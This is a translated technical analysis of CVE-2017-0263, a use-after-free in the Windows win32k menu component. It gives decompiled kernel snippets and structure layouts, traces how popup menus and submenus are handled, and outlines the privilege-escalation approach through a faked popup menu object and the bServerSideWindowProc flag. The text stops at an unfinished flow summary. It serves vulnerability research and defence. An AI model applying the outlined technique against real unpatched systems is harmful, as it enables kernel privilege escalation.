FROM ANALYZING CVE-2017-0263 TO INVESTIGATING MENU MANAGEMENT COMPONENT

Author: Leeqwind (@leeqwind)
Source: https://xiaodaozhi.com/exploit/117.html

CVE-2017-0263 is a UAF vulnerability in Menu Management Component in `win32k` kernel module of Windows operating system, which was reported to be used to attack with an EPS vulnerability to interfere the French election. This article will simply analyze the CVE-2017-0263 part of the attacking sample in order to come up with the operation principle and basic exploiting idea of this vulnerability, and make a brief investigation into the Menu Management Component of Windows Window Manager Subsystem. The analyzing environment is Windows 7 x86 SP1 basic virtual machine.

In this article, in order to highlight the important points, in the analysis of the involved system functions, the irrelevant calling statements will be omitted. Only the calling and assignment statements that affect or possibly affect the vulnerability triggering logic are paid attention to and analyzed or interpreted.

0x0 Abstract

This article analyzes the CVE-2017-0263 UAF vulnerability occurring in the Menu Management Component of Window Manager (User) Subsystem. After freeing the root popup menu object pointed to by field `pGlobalPopupMenu` of global menu state object in function `win32k!xxxMNEndMenuState`, there is no statement assigning the field to zero but should have been, which causes the field to still point to the freed memory as a wild pointer. In subsequent code logic, it is still possible that the freed memory will be read or written or double-freed.

After freeing the object pointed to by field `pGlobalPopupMenu`, function `xxxMNEndMenuState` also resets the field `pMenuState` of the thread information object associated with the current thread, which results in most of the interfaces tracing and operating popup menu not able to achieve the triggering condition. However, before reseting field `pMenuState`, there is a statement unlocking and freeing field `uButtonDownHitArea` of global menu state object. This field stores the pointer to the window object on which the current pressed mouse button is located (if the mouse button has been being pressed).

If the user process has previously constructed menu window objects with special associations and properties through exploiting techniques, during the time between freeing field `pGlobalPopupMenu` and resetting field `pMenuState` in function `xxxMNEndMenuState`, the execution flow would be called back into the user process. The exploitation code in the user process would have enough ability to change the state of the current popup menu, which causes the execution flow to reenter `xxxMNEndMenuState` function, and to double-free the memory of original root popup menu, which causes BSOD of the operating system.

At the first time the kernel freeing the memory pointed to by field `pGlobalPopupMenu` and the execution flow being called back into user-mode context, through accurate memory layout, exploiting code lets system reallocate a memory block of the same size to occupy the memory area previously freed pointed to by field `pGlobalPopupMenu`, in order to fake the new root popup menu object. With the help of code logic, realizing the modification of field `bServerSideWindowProc` of specific window object, exploitation code lets system be able to execute the custom window message procedure located in the user process address space directly in the kernel, which makes the

exploitation code constructed by the user process can be executed in the kernel context to realize elevation of privilege.

0x1 Principle

CVE-2017-0263 exists in the Menu Management Component of the `win32k` Window Manager (User) Subsystem. After freeing the object memory pointed to by field `pGlobalPopupMenu` of target `tagMENUSTATE` structure object, function `xxxMNEndMenuState` doesn't set the field as zero.

There is a global menu state object defined as `tagMENUSTATE` structure in `win32k` module named `gMenuState`. In the current operating system environment, the structure is defined as below:

```
kd> dt win32k!tagMENUSTATE
   +0x000 pGlobalPopupMenu : Ptr32 tagPOPUPMENU
   +0x004 flags            : Int4B
   +0x008 ptMouseLast      : tagPOINT
   +0x010 mnFocus          : Int4B
   +0x014 cmdLast          : Int4B
   +0x018 ptiMenuStateOwner : Ptr32 tagTHREADINFO
   +0x01c dwLockCount      : Uint4B
   +0x020 pmnsPrev         : Ptr32 tagMENUSTATE
   +0x024 ptButtonDown     : tagPOINT
   +0x02c uButtonDownHitArea : Uint4B
   +0x030 uButtonDownIndex : Uint4B
   +0x034 vkButtonDown     : Int4B
   +0x038 uDraggingHitArea : Uint4B
   +0x03c uDraggingIndex   : Uint4B
   +0x040 uDraggingFlags   : Uint4B
   +0x044 hdcWndAni        : Ptr32 HDC__
   +0x048 dwAniStartTime   : Uint4B
   +0x04c ixAni            : Int4B
   +0x050 iyAni            : Int4B
   +0x054 cxAni            : Int4B
   +0x058 cyAni            : Int4B
   +0x05c hbmAni           : Ptr32 HBITMAP__
   +0x060 hdcAni           : Ptr32 HDC__
```

The definition of tagMENUSTATE structure

Menu management is one of the most complex components of `win32k`, while menu handling as a whole depends on multiple fairly complex functions and structures. For instance, in creating popup menus, applications call `TrackPopupMenuEx` to create a menu classed window in which the menu content is displayed. The menu window then processes message input through a system-defined menu window class procedure `xxxMenuWindowProc`, in order to handle various menu specific messages. `win32k` also associates a menu state structure `tagMENUSTATE` with the currently active menu. In this way, functions can be aware of whether a menu is involved in a drag and drop operation, inside a menu loop, about to be terminated, etc.

Menu state structure is used to store the detailed information related to the state of the currently active menu, including the coordinates of the context popup menu, the pointer to the related bitmap surface object, the window device context object, the pointer to previous context menu structure, and some other member fields.

There is also a pointer field `pMenuState` to the menu state structure in thread information structure `tagTHREADINFO`:

```
kd> dt win32k!tagTHREADINFO -d pMenuState
   +0x104 pMenuState : Ptr32 tagMENUSTATE
```

Structure tagTHREADINFO has pMenuState field

When user popups context menu in some way such as clicking the mouse right button, finally the system executes into `xxxTrackPopupMenuEx` function in the kernel. This function calls `xxxMNAllocMenuState` function to allocate or initialize the menu state structure.

In function `xxxMNAllocMenuState`, system zeros all the fields of the global menu state object `gMenuState` and initializes part of the fields, then stores the address of global menu state object into field `pMenuState` of the current thread information object.

```
    menuState = (tagMENUSTATE *)&gMenuState;
    [...]
    memset(menuState, 0, 0x60u);
    menuState->pGlobalPopupMenu = popupMenuRoot;
    menuState->ptiMenuStateOwner = ptiCurrent;
    menuState->pmnsPrev = ptiCurrent->pMenuState;
    ptiCurrent->pMenuState = menuState;
    if ( ptiNotify != ptiCurrent )
      ptiNotify->pMenuState = menuState;
    [...]
    return menuState;
```

Snippet of function xxxMNAllocMenuState


The function initializes fileds `pGlobalPopupMenu` / `ptiMenuStateOwner` and `pmnsPrev` of menu state structure. Field `pGlobalPopupMenu` points to the popup menu structure `tagPOPUPMENU` object from parameters as the root popup menu. Popup menu structure stores the pointers to various kernel object related to the popup menu, and is associated with the corresponding menu window object. The structure is defined as below:

```
kd> dt win32k!tagPOPUPMENU
   +0x000 flags            : Int4B
   +0x004 spwndNotify      : Ptr32 tagWND
   +0x008 spwndPopupMenu   : Ptr32 tagWND
   +0x00c spwndNextPopup   : Ptr32 tagWND
   +0x010 spwndPrevPopup   : Ptr32 tagWND
   +0x014 spmenu           : Ptr32 tagMENU
   +0x018 spmenuAlternate  : Ptr32 tagMENU
   +0x01c spwndActivePopup : Ptr32 tagWND
   +0x020 ppopupmenuRoot   : Ptr32 tagPOPUPMENU
   +0x024 ppmDelayedFree   : Ptr32 tagPOPUPMENU
   +0x028 posSelectedItem  : Uint4B
   +0x02c posDropped       : Uint4B
```

The definition of structure tagPOPUPMENU

Field `ptiMenuStateOwner` of menu state structure points to the thread information object of current thread. The menu state object pointer previously stored in the thread information object is stored into field `pmnsPrev` of the current menu state structure.

Then the function stores the address of the current menu state structure into filed `pMenuState` of the current thread (as well as the notification thread) information structure `tagTHREADINFO` object from parameters, and returns the address of the menu state structure as the returned value to the superior caller function.



The relation between ptiCurrent and gMenuState

When user select menu item via mouse or keyboard, or click on the screen area outside the menu, system sends messages descripting 'mouse button down' or 'menu end' to the window object of current context menu. If the menu type is modal, this would cause the thread from the previous invocation of the `xxxMNLoop` function to loop out of the menu loop waiting state, making the function continue backward.

System calls `xxxMNEndMenuState` function to clean up the informations stored in menu state structure and free relevant popup menu object and window object.

```
  ptiCurrent = gptiCurrent;
  menuState = gptiCurrent->pMenuState;
  if ( !menuState->dwLockCount )
  {
    MNEndMenuStateNotify(gptiCurrent->pMenuState);
    if ( menuState->pGlobalPopupMenu )
    {
      if ( fFreePopup )
        MNFreePopup(menuState->pGlobalPopupMenu);
      else
        *(_DWORD *)menuState->pGlobalPopupMenu &= 0xFFFEFFFF;
    }
    UnlockMFMWFPWindow(&menuState->uButtonDownHitArea);
    UnlockMFMWFPWindow(&menuState->uDraggingHitArea);
    ptiCurrent->pMenuState = menuState->pmnsPrev;
    [...]
  }
```

Snippet of function xxxMNEndMenuState

In function `xxxMNEndMenuState`, system retrieves menu state structure from field `pMenuState` of the current thread information object. Then the function judges whether field `pGlobalPopupMenu` of the menu state object is null. If not, the function calls `MNFreePopup` to destroy the popup menu `tagPOPUPMENU` object pointed to by this field. After the corresponding preprocessing is performed, function `MNFreePopup` calls `ExFreePoolWithTag` to release the `tagPOPUPMENU` object buffer from parameters.

```
  if ( popupMenu == popupMenu->ppopupmenuRoot )
    MNFlushDestroyedPopups(popupMenu, 1);
  pwnd = popupMenu->spwndPopupMenu;
  if ( pwnd && (pwnd->fnid & 0x3FFF) == 0x29C && popupMenu != &g
    *((_DWORD *)pwnd + 0x2C) = 0;
  HMAssignmentUnlock(&popupMenu->spwndPopupMenu);
  HMAssignmentUnlock(&popupMenu->spwndNextPopup);
  HMAssignmentUnlock(&popupMenu->spwndPrevPopup);
  UnlockPopupMenu(popupMenu, &popupMenu->spmenu);
  UnlockPopupMenu(popupMenu, &popupMenu->spmenuAlternate);
  HMAssignmentUnlock(&popupMenu->spwndNotify);
  HMAssignmentUnlock(&popupMenu->spwndActivePopup);
  if ( popupMenu == &gpopupMenu )
    gdwPUDFlags &= 0xFF7FFFFF;
  else
    ExFreePoolWithTag(popupMenu, 0);
```

Snippet of function MNFreePopup

Then the problem arises: after freeing the popup menu object pointed to by field `pGlobalPopupMenu` of menu state structure, function `xxxMNEndMenuState` doesn't zero this field, which causes the memory address pointed to by the field in an uncontrollable state, and leads to some potential problems such as use-after-free.

0x2 Tracing

There is an exported function `TrackPopupMenuEx` in `user32.dll` module used to display menu at the specified location on the screen and to track selected menu item. When user calls this function, the system finally execute `xxxTrackPopupMenuEx` function to handle menu popping up operation.

Menu-Related Objects

In this analysis, you will find such menu-related objects: menu object, menu window object, and popup menu object.

Among them, menu object is the entity of menu, which exists in the form of `tagMENU` structure instance in the kernel, and is used to describe the static information such as menu items, item count, size, etc. But it is not responsible for the display of menu on the screen. When user calls interface functions such as `CreateMenu` the system creates menu object in the kernel. When function `DestroyMenu` is called or the user process is being killed, menu object is to be destroyed.

When a menu is needed to be displayed on the screen, for example, user right-clicks mouse in a window area, the system would invoke some relevant service functions to create corresponding `MENUCLASS` classed window object according to the target menu object. Menu window object is a special type of window structure `tagWND` object, normally in form of `tagMENUWND` structure, responsible for describing the dynamic state such as the position to display, style, etc. Its extra area is associated with the corresponding popup menu object.

As the extra object of menu window object, popup menu object `tagPOPUPMENU` is used to describe the popup state for the menu it represents, and to associates objects such as the menu window object, the menu object, the menu window objects of sub menu or parent menu.

When a menu is being popped up on the screen, a menu window object and the related popup menu object are created; when the menu is selected or canceled, the menu would no longer need to be displayed on the screen, the system will destroy the menu window object and the popup menu object at the appropriate time.


Popup Menu

Kernel function `xxxTrackPopupMenuEx` is responsible for menu pop-up and tracking the selection of items. During the execution of this function, system calls `xxxCreateWindowEx` function to create window object classed `#32768` (`MENUCLASS`) for the menu object to be displayed. Window object classed `MENUCLASS` is normally in form of `tagMENUWND` structure. This kind of window object has a pointer size extra area, used to store the pointer to the associated `tagPOPUPMENU` object.

```
pwndHierarchy = xxxCreateWindowEx(
    0x181,
    0x8000, // MENUCLASS
    0x8000, // MENUCLASS
    0,
    0x80800000,
    xLeft,
    yTop,
    100,
    100,
    (pMenu->fFlags & 0x40000000) != 0 ? pwndOwner : 0, // MNS_MO
    0,
    pwndOwner->hModule,
    0,
    0x601u,
    0);
```

Function xxxTrackPopupMenuEx creates MENUCLASS window object

After allocating window object, function `xxxCreateWindowEx` sends `WM_NCCREATE` message to this object,a and calls the message procedure specified by the window object. The message procedure of `MENUCLASS` classed window object is `xxxMenuWindowProc` kernel function. When handling `WM_NCCREATE` message, the function creates and initializes the popup menu information structure `tagPOPUPMENU` object associated with the window object, then sets field `tagPOPUPMENU->spwndPopupMenu` as the address of the menu window `tagMENUWND` object, and sets the extra area at the end of the window object as the address of the popup menu `tagPOPUPMENU` object.



The relation between tagMENUWND and tagPOPUPMENU

When sending messages such as `WM_NCCREATE` to the target window object through `xxxSendMessageTimeout` function, before calling the object-specified message procedure, the system also calls `xxxCallHook` function to invoke `WH_CALLWNDPROC` classed hook procedures which previously set by the user process. This type of hook procedure is invoked before the system sending messages to the target window object.

```
if ( (LOBYTE(gptiCurrent->fsHooks) | LOBYTE(gptiCurrent->pDeskIn
{
  v22 = pwnd->head.h;
  v20 = wParam;
  v19 = lParam;
  v21 = message;
  v23 = 0;
  xxxCallHook(0, 0, &v19, 4); // WH_CALLWNDPROC
}
```

Function xxxSendMessageTimeout calls xxxCallHook

Then function `xxxTrackPopupMenuEx` calls `xxxMNAllocMenuState` to initialize various fields of the menu state structure. The previously created popup menu object is used as the current root popup menu object, and its address is stored in field `pGlobalPopupMenu` of the menu state structure.

```
menuState = xxxMNAllocMenuState(ptiCurrent, ptiNotify, popupMenu
```

Function xxxTrackPopupMenuEx initializes menu state structure

Then the function calls `xxxSetWindowPos` to set the position of the target menu window and display it on the screen. During the execution of function `xxxSetWindowPos`, after the window position and state being set, system calls `xxxSendChangedMsgs` in function `xxxEndDeferWindowPosEx` to send the message that the window position has changed.

```
  xxxSetWindowPos(
    pwndHierarchy,
    (((*((_WORD *)menuState + 2) >> 8) & 1) != 0) - 1,
    xLParam,
    yLParam,
    0,
    0,
    ~(0x10 * (*((_WORD *)menuState + 2) >> 8)) & 0x10 | 0x241);
```

Function xxxTrackPopupMenuEx displays root menu window object

In function `xxxSendChangedMsgs`, according to the set `SWP_SHOWWINDOW` state flag, system creates and adds associated shadow window object for the current target menu window object. The relation between the two window objects is added into `gpshadowFirst` shadow window associating table in function `xxxAddShadow`.

After returning from function `xxxSetWindowPos`, function `xxxTrackPopupMenuEx` calls `xxxWindowEvent` function to send `EVENT_SYSTEM_MENUPOPUPSTART` event notification, which represents that the popup menu has been displayed.


```
xxxWindowEvent(6u, pwndHierarchy, 0xFFFFFFFC, 0, 0);
```

Function xxxTrackPopupMenuEx sends MENUPOPUPSTART event

If some window event procedures are set previously in the user process, the system would dispatch these procedures during the thread message loop processing.

Then if the menu type is modal, the thread will enter the menu message loop waiting state, and will return directly if not.

To sum up in a picture:



Main execution flow of function xxxTrackPopupMenuEx

---

bServerSideWindowProc

The member flag bit `bServerSideWindowProc` of window structure `tagWND` object is a special flag bit, which determines whether the associated message procedure of the window object belongs to server side or client side. When going to call the message procedure of the target window object to dispatch messages, function `xxxSendMessageTimeout` judges if this flag bit is set.

```
if ( *((_BYTE *)&pwnd->1 + 2) & 4 ) // bServerSideWindowProc
{
  IoGetStackLimits(&uTimeout, &fuFlags);
  if ( &fuFlags - uTimeout < 0x1000 )
    return 0;
  lRet = pwnd->lpfnWndProc(pwnd, message, wParam, lParam);
  if ( !lpdwResult )
    return lRet;
  *(_DWORD *)lpdwResult = lRet;
}
```

```
    else
    {
      xxxSendMessageToClient(pwnd, message, wParam, lParam, 0, 0,
      [...]
    }
```

The logic of function xxxSendMessageTimeout calling message procedure

If the flag bit is set, the function would invoke the target window message procedure in the kernel context directly; otherwise, the function sends the message to the client side for processing by calling function `xxxSendMessageToClient`, the target window message procedure would be always called and executed in user context.


Special window objects such as menu window object have specialized kernel-mode message procedures, therefore the member flag bit `bServerSideWindowProc` of these window objects would be set during the creation of them. While common window objects just point to the default or user-defined message procedures, the flag bit would not be set.

If there are some methods to set the unset flag bit `bServerSideWindowProc` of a window object, the message procedure pointed to by the target window object would also be executed in the kernel context directly.

Shadow Window

In `win32k` kernel module of Windows XP and higher version Windows, the system creates and associates corresponding `SysShadow` classed shadow window object for every window object with `CS_DROPSHADOW` flag, in order to render the shadow effect of the original window. There is a global table `win32k!gpshadowFirst` used to store all the relations between shadow window object and original window object. Function `xxxAddShadow` is used to create shadow window object for specific window object, and to add the relation between them into `gpshadowFirst` global table.

Global table `gpshadowFirst` stores the relations of shadow windows in form of a linked list. Every node of the linked list stores three pointer size fields, respectively storing the object pointer of the original window and the shadow window, as well as the pointer to the next linked list node. Every newly added relation node will always be in the first node location of the linked list, whose address will be stored in `gpshadowFirst` global variable.



Global variabe gpshadowFirst points to shadow window table

Correspondingly, when the shadow window is no longer needed, the system calls `xxxRemoveShadow` to remove the relation node of the specified window object and destroy the shadow window object. The function finds the first matched node according to the original window object from parameters, then removes the node from the list and frees the node buffer, and destroys the shadow window object.

Submenu

If there is at least a submenu item in the menu currently displayed on the screen, when user selects it by clicking the mouse button, the system sends a `WM_LBUTTONDOWN` message which represents that the left mouse button is being pressed to the menu window object of the menu containing the item.

If the menu type is modeless (`MODELESS`), kernel function `xxxMenuWindowProc` receives this message and delivers to `xxxCallHandleMenuMessages` function.

Function `xxxCallHandleMenuMessages` is responsible for processing messages for modeless menu just like in the modal case. In the function, system calculates the actual coordinates where the mouse button is pressed according to the relative coordinates stored in the incoming parameter `lParam` and the absolute coordinates of the current window on the screen, and downward calls `xxxHandleMenuMessages` function.

The function passes the actual coordinate point to function `xxxMNFindWindowFromPoint` to find the window where the coordinate point is located on the screen, then sets field `uButtonDownHitArea` of the menu state structure as the pointer to the found window object. If the value is really a window object, the function would send an `MN_BUTTONDOWN` message to it.

Then the execution flow enters function `xxxMenuWindowProc` and calls function `xxxMNButtonDown` to handle `MN_BUTTONDOWN` message.


```
case 0x1EDu:
  if ( wParam < pmenu->cItems || wParam >= 0xFFFFFFFC )
    xxxMNButtonDown(popupMenu, menuState, wParam, 1);
  return 0;
```

Function xxxMenuWindowProc calls xxxMNButtonDown

Function `xxxMNButtonDown` calls `xxxMNSelectItem` function to select menu item according to the area where the mouse button is pressed and stores it into field `posSelectedItem` of current popup menu object. Then the function calls function `xxxMNOpenHierarchy` to open the new popup hierarchy menu.

During the execution of function `xxxMNOpenHierarchy`, system calls function `xxxCreateWindowEx` to create new `MENUCLASS` classed submenu window object, and to insert the popup menu structure `tagPOPUPMENU` created for the new submenu window object into the delayed free list of popup menu object.

The function sets filed `spwndNextPopup` of the popup menu structure `tagPOPUPMENU` object associated with the current menu window object as the pointer to the newly allocated submenu window object, and sets field `spwndPrevPopup` of the popup menu structure `tagPOPUPMENU` object associated with the newly allocated menu window object as the pointer to the current submenu window object, to make the newly created popup menu object the submenu of the current menu object.




Relation between current and newly created tagMENUWND object

The function sets flag bit `fHierarchyDropped` of the flags field of current popup menu structure `tagPOPUPMENU` object, which means that the menu object has a popped up submenu.

Then the function calls `xxxSetWindowPos` to sets the position of the new menu window object and display it on the screen, and sends `EVENT_SYSTEM_MENUPOPUPSTART` event notification by calling function `xxxWindowEvent`. The corresponding shadow window object of the new menu window object is created and associated with the menu window object during the execution of `xxxSetWindowPos` function.

The summary execution flow is as below:


LBUTTONDOWN
xxxMenuWindowProc
xxxCallHandleMenuMessages();
xxxMenuWindowProc
